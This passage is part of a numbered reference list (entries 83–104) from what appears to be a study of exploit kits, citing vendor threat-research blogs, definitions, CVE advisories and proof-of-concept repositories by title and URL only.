83. Segura, J. (2019a, February 12). Exploit kits: winter 2019 review. Malwarebytes Labs. https://blog.malwarebytes.com/threat-analysis/2019/02/exploit-kits-winter-2019-review/

84. Segura, J. (2019b, July 30). Exploit kits: summer 2019 review. Malwarebytes Labs. https://blog.malwarebytes.com/threat-analysis/2019/07/exploit-kits-summer-2019-review/

85. Segura, J. (2019c, November 19). Exploit kits: fall 2019 review. Malwarebytes Labs. https://blog.malwarebytes.com/exploits-and-vulnerabilities/2019/11/exploit-kits-fall-2019-review/

86. Segura, J. (2019d, December 18). Spelevo exploit kit debuts new social engineering trick. Malwarebytes Labs. https://blog.malwarebytes.com/threat-analysis/2019/12/spelevo-exploit-kit-debuts-new-social-engineering-trick/

87. smgorelik. (2019, July 30). smgorelik/Windows-RCE-exploits [Exploit]. GitHub. https://github.com/smgorelik/Windows-RCE-exploits/tree/master/Web/VBScript

88. SpiderLabs. (2013, February 23). RIG Exploit Kit – Diving Deeper into the Infrastructure. Trustwave. https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/rig-exploit-kit-diving-deeper-into-the-infrastructure/

89. Szapponos, G. (2012, November 30). Inside a Black Hole. Naked Security. https://nakedsecurity.sophos.com/2012/11/30/technical-paper-blackhole/

90. Talos Group. (2014, October 9). Evolution of the Nuclear Exploit Kit. Cisco Blogs. https://blogs.cisco.com/security/talos/evolution-nuclear-ek

91. Talos Group. (2015, June 16). Domain Shadowing Goes Nuclear: A Story in Failed Sophistication. Cisco Blogs. https://blogs.cisco.com/security/talos/nuclear-sophistication

92. TechTarget. (2017, January 11). exploit kit (crimeware kit). https://whatis.techtarget.com/definition/crimeware-kit-attack-kit

93. The MITRE Corporation. (n.d.). CVE. CVE. Retrieved May 31, 2021, from https://cve.mitre.org/

94. ThreatLabz. (2014, September 18). Nuclear Exploit Kit - Complete Infection Cycle. Zscaler. https://www.zscaler.com/blogs/security-research/nuclear-exploit-kit-complete-infection-cycle

95. Trend Micro. (2015, March 16). Exploit Kits: Past, Present and Future - Security News. https://www.trendmicro.com/vinfo/tr/security/news/vulnerabilities-and-exploits/exploit-kits-past-present-and-future

96. Trend Micro. (2016a). exploit kit. https://www.trendmicro.com/vinfo/us/security/definition/exploit-kit

97. Trend Micro. (2016b, December 29). Updated Sundown Exploit Kit Uses Steganography. https://www.trendmicro.com/en_us/research/16/l/updated-sundown-exploit-kit-uses-steganography.html

98. Williams, D. (2018, February 20). Fileless PowerShell Attacks. BlackFog. https://www.blackfog.com/fileless-powershell-protection/

99. Zaharia, A. (2015, March 23). All You Need to Know About Nuclear Exploit Kit. Heimdal Security Blog. https://heimdalsecurity.com/blog/nuclear-exploit-kit-flash-player/

100. Zamora, W. (2017, March 29). What are exploits? (And why you should care). Malwarebytes Labs. https://blog.malwarebytes.com/101/2017/03/what-are-exploits-and-why-you-should-care/

101. Zero Day Initiative [thezdi]. (2019, May 21). thezdi/PoC [Exploit]. GitHub. https://github.com/thezdi/PoC/tree/master/ZDI-19-359

102. Zero Day Initiative. (2019, April 15). ZDI-19-359. https://www.zerodayinitiative.com/advisories/ZDI-19-359/

103. Zuckerbraun, S. (2019a, May 21). Zero Day Initiative — RCE Without Native Code: Exploitation of a Write-What-Where in Internet Explorer. Zero Day Initiative. https://www.zerodayinitiative.com/blog/2019/5/21/rce-without-native-code-exploitation-of-a-write-what-where-in-internet-explorer

104. Zuckerbraun, S. (2019b, May 24). Microsoft Internet Explorer Windows 10 1809 17763.316 Memory Corruption ≈ Packet Storm. Packet Storm Security. https://packetstormsecurity.com/files/153078/Microsoft-Internet-Explorer-Windows-10-1809-17763.316-Memory-Corruption.html